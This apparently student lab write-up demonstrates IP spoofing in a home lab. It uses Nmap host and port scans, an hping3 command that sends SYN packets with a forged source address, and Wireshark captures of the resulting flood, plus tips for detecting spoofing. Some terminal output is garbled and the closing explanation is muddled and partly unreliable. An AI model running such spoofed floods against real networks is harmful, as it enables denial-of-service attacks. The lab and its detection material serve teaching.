

## IP Spoofing Attack on GreenValley University

### Tools and Steps Involved:

#### 1. Scanning the Network:

- **Tool:** Nmap
- **Purpose:** Identify live hosts and open ports within the university's network to find potential targets.
- **Command:** `nmap -sP 192.168.1.0/24`
- `Nmap -p 1-65535 192.168.1.0`

A screenshot of a Kali Linux terminal window. The terminal shows three Nmap scan commands and their outputs. The first command is `nmap -sP 192.168.1.0/24`, which scans the entire 192.168.1.0/24 network for live hosts. The output shows two hosts are up: 192.168.1.1 and 192.168.1.133. The second command is `nmap -p 1-65535 192.168.1.0`, which scans all ports on the 192.168.1.0 network. The output shows that 192.168.1.1 has ports 53/tcp, 80/tcp, and 443/tcp open, while 192.168.1.0 is filtered. The third command is `nmap -Pn 1-65535 192.168.1.0`, which disables host discovery and scans all IP addresses in the 192.168.1.0 network. The output shows that 192.168.1.1 is up with the same open ports, while all other IP addresses are filtered. The terminal window has a title bar with "How to Install DVWA on ..." and "qterminal". The background of the terminal has a large "KALI" watermark and the text "the quieter you beco".

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.1.0/24

Starting Nmap 7.91 ( https://nmap.org ) at 2024-09-03 23:39 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0084s latency).
Nmap scan report for DESKTOP-S1A74RE.lan (192.168.1.133)
Host is up (0.031s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.11 seconds

(kali㉿kali)-[~]
$ nmap -p 1-65535 192.168.1.0
Starting Nmap 7.91 ( https://nmap.org ) at 2024-09-03 23:43 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds

(kali㉿kali)-[~]
$ nmap -Pn 1-65535 192.168.1.0
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-09-03 23:45 EDT
Nmap scan report for 1-65535 (192.168.1.1)
Host is up (0.013s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.1.0
Host is up.
All 1000 scanned ports on 192.168.1.0 are filtered

Nmap done: 2 IP addresses (2 hosts up) scanned in 25.37 seconds

(kali㉿kali)-[~]
```



```
(kali㉿kali)-[~]
$ hping3 -a 10.0.2.15 -S -p 80 192.168.1.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
[open_sockraw] socket(): Operation not permitted badcast 10.0.2.255
[main] can't open raw socket fd=3480 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:0e:34:6d txqueuelen 1000 (Ethernet)
(kali㉿kali)-[~] 376572 bytes 118963717 (113.4 MiB)
$
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 320563 bytes 156960214 (149.6 MiB)
(kali㉿kali)-[~] dropped 0 overruns 0 carrier 0 collisions 0
$ sudo hping3 -a 10.0.2.15 -S -p 80 192.168.1.0
[0: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
[sudo] password for kali: mask 255.0.0.0
HPING 192.168.1.0 (eth0 192.168.1.0): S set, 40 headers + 0 data bytes
      loop txqueuelen 1000 (Local Loopback)
      RX packets 1216 bytes 103403 (100.9 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
```

### Crafting Spoofed Packets:

- **Tool:** hping3
- **Purpose:** Generate and send spoofed packets to simulate the attack by using the IP address of the university's servers.

### Traffic Monitoring and Logging:

- **Tool:** Wireshark
- **Purpose:** Monitor and capture network traffic to observe the flow of spoofed packets and identify abnormalities.
- **Action:** Capture network traffic on the target system and look for unusual patterns.

qtterminal Capturing from eth0 11:57 PM 29%

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ...<Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
46	0.094992334	10.0.2.15	192.168.1.0	TCP	54	969 → 80 [SYN] Seq=0 Win=512 Len=0
47	0.094993066	10.0.2.15	192.168.1.0	TCP	54	970 → 80 [SYN] Seq=0 Win=512 Len=0
48	0.094993481	10.0.2.15	192.168.1.0	TCP	54	971 → 80 [SYN] Seq=0 Win=512 Len=0
49	0.094993900	10.0.2.15	192.168.1.0	TCP	54	972 → 80 [SYN] Seq=0 Win=512 Len=0
50	0.094994315	10.0.2.15	192.168.1.0	TCP	54	973 → 80 [SYN] Seq=0 Win=512 Len=0
51	0.094994747	10.0.2.15	192.168.1.0	TCP	54	974 → 80 [SYN] Seq=0 Win=512 Len=0
52	0.094995179	10.0.2.15	192.168.1.0	TCP	54	975 → 80 [SYN] Seq=0 Win=512 Len=0
53	0.095014703	10.0.2.15	192.168.1.0	TCP	54	976 → 80 [SYN] Seq=0 Win=512 Len=0
54	0.095015605	10.0.2.15	192.168.1.0	TCP	54	977 → 80 [SYN] Seq=0 Win=512 Len=0
55	0.095016042	10.0.2.15	192.168.1.0	TCP	54	978 → 80 [SYN] Seq=0 Win=512 Len=0
56	0.095016464	10.0.2.15	192.168.1.0	TCP	54	979 → 80 [SYN] Seq=0 Win=512 Len=0
57	0.095016875	10.0.2.15	192.168.1.0	TCP	54	980 → 80 [SYN] Seq=0 Win=512 Len=0
58	0.095053590	10.0.2.15	192.168.1.0	TCP	54	981 → 80 [SYN] Seq=0 Win=512 Len=0
59	0.113066726	10.0.2.15	192.168.1.0	TCP	54	982 → 80 [SYN] Seq=0 Win=512 Len=0
60	0.113118183	10.0.2.15	192.168.1.0	TCP	54	983 → 80 [SYN] Seq=0 Win=512 Len=0
61	0.113119937	10.0.2.15	192.168.1.0	TCP	54	984 → 80 [SYN] Seq=0 Win=512 Len=0
62	0.113120672	10.0.2.15	192.168.1.0	TCP	54	985 → 80 [SYN] Seq=0 Win=512 Len=0
63	0.113121322	10.0.2.15	192.168.1.0	TCP	54	986 → 80 [SYN] Seq=0 Win=512 Len=0

Frame 63: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0  
Ethernet II, Src: PcsCompu, 08:34:8d:08:00:27, Dst: RealtekU, 12:35:02:52:54:00:12:35:02  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.0  
Transmission Control Protocol, Src Port: 1209, Dst Port: 80, Seq: 0, Len: 0  
Source Port: 1209  
Destination Port: 80  
[Stream index: 1]  
[Conversation completeness: Incomplete, SYN\_SENT (1)]  
[TCP Segment Len: 0]  
Sequence Number: 0 (relative sequence number)  
Sequence Number (raw): 1763596289  
Next Sequence Number: 1 (relative sequence number)  
Acknowledgment Number: 1837133651  
Acknowledgment number (raw): 1837133651  
0101... = Header Length: 20 bytes (5)  
Flags: 0x002 (SYN)  
Window: 512  
[Calculated window size: 512]  
Checksum: 0x599f (unverified)  
0020 01 00 04 b9 00 50 69 1e 58 01 6d 80 6f 53 50 02 ... X m oSP

Destination Port (tcp.dstport), 2 bytes Packets: 9978 - Displayed: 9978 (100.0%) Profile: Default

qtterminal Capturing from eth0 12:00 AM 28%


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ...<Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
280	0.242728371	10.0.2.15	192.168.1.0	TCP	54	1203 → 80 [SYN] Seq=0 Win=512 Len=0
281	0.242728840	10.0.2.15	192.168.1.0	TCP	54	1204 → 80 [SYN] Seq=0 Win=512 Len=0
282	0.242729596	10.0.2.15	192.168.1.0	TCP	54	1205 → 80 [SYN] Seq=0 Win=512 Len=0
283	0.242866801	10.0.2.15	192.168.1.0	TCP	54	1206 → 80 [SYN] Seq=0 Win=512 Len=0
284	0.242868232	10.0.2.15	192.168.1.0	TCP	54	1207 → 80 [SYN] Seq=0 Win=512 Len=0
285	0.242923650	10.0.2.15	192.168.1.0	TCP	54	1208 → 80 [SYN] Seq=0 Win=512 Len=0
286	0.242925078	10.0.2.15	10.0.2.2	ICMP	598	Destination unreachable (Port unreachable)
287	0.406010870	10.0.2.15	10.0.2.2	ICMP	598	Destination unreachable (Port unreachable)
288	0.406014769	0.0.0.0	255.255.255.255	DHCP	336	DHCP Request - Transaction ID 0x19e59ba6
289	0.406015569	10.0.2.15	192.168.1.1	DNS	89	Standard query 0x2aab A push.services.mozilla.com. lan
290	0.406016279	10.0.2.15	192.168.1.0	TCP	54	1210 → 80 [SYN] Seq=0 Win=512 Len=0
291	0.406017055	10.0.2.15	192.168.1.0	TCP	54	1211 → 80 [SYN] Seq=0 Win=512 Len=0
292	0.406017653	10.0.2.15	192.168.1.0	TCP	54	1212 → 80 [SYN] Seq=0 Win=512 Len=0
293	0.406018244	10.0.2.15	192.168.1.0	TCP	54	1213 → 80 [SYN] Seq=0 Win=512 Len=0
294	0.406018859	10.0.2.15	192.168.1.0	TCP	54	1214 → 80 [SYN] Seq=0 Win=512 Len=0
295	0.406019464	10.0.2.15	192.168.1.0	TCP	54	1215 → 80 [SYN] Seq=0 Win=512 Len=0
296	0.406059975	10.0.2.15	192.168.1.0	TCP	54	1216 → 80 [SYN] Seq=0 Win=512 Len=0
297	0.406146395	10.0.2.15	192.168.1.0	TCP	54	1217 → 80 [SYN] Seq=0 Win=512 Len=0

Frame 64: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0  
Ethernet II, Src: PcsCompu, 08:34:8d:08:00:27, Dst: RealtekU, 12:35:02:52:54:00:12:35:02  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.0  
Transmission Control Protocol, Src Port: 1209, Dst Port: 80, Seq: 0, Len: 0  
Source Port: 1209  
Destination Port: 80  
[Stream index: 1]  
[Conversation completeness: Incomplete, SYN\_SENT (1)]  
[TCP Segment Len: 0]  
Sequence Number: 0 (relative sequence number)  
Sequence Number (raw): 1763596289  
Next Sequence Number: 1 (relative sequence number)  
Acknowledgment Number: 1837133651  
Acknowledgment number (raw): 1837133651  
0101... = Header Length: 20 bytes (5)  
Flags: 0x002 (SYN)  
Window: 512  
[Calculated window size: 512]  
Checksum: 0x599f (unverified)  
0020 01 00 04 b9 00 50 69 1e 58 01 6d 80 6f 53 50 02 ... X m oSP

Destination Port (tcp.dstport), 2 bytes Packets: 31568 - Displayed: 31568 (100.0%) Profile: Default




When monitoring for IP spoofing in Wireshark, focus on the following

**ARP Requests/Replies:** Examine ARP traffic for mismatched IP and MAC addresses. If you see ARP replies that don't match the legitimate MAC address of an IP, this could indicate IP spoofing.

1. **Abnormal Traffic Patterns:** In the images above we see that there is high volumes of traffic from a single IP address or a pattern of SYN requests without corresponding SYN-ACK responses. This could indicate a SYN flood attack using spoofed IP addresses.
2. **Duplicate IP Addresses:** We see that there are packets with duplicate IP addresses coming from different MAC addresses. This is a clear sign of IP spoofing.
3. **DNS Response Traffic:** We monitored DNS traffic for responses from unexpected IP addresses. Spoofed DNS responses can be a part of a DNS spoofing attack. And also saw that there was activity related to DHCP requests.

## How IP Spoofing Works



### How IP spoofing works and explaining the diagram above

IP spoofing, also known as internet protocol spoofing, entails impersonation. By manipulating the address data in the IP header, a hacker can deceive a system into thinking it is coming from a reliable source.

Devastating attacks, such as man-in-the-middle and denial of service (DOS), are carried out by people using IP spoofing. However, there are other acceptable applications for this technique, particularly if you're about to launch a new website.

The hacker impersonates like a client to the server and the server sends large amounts of requests that the client is requesting. This is how MITM and DOS attacks happen.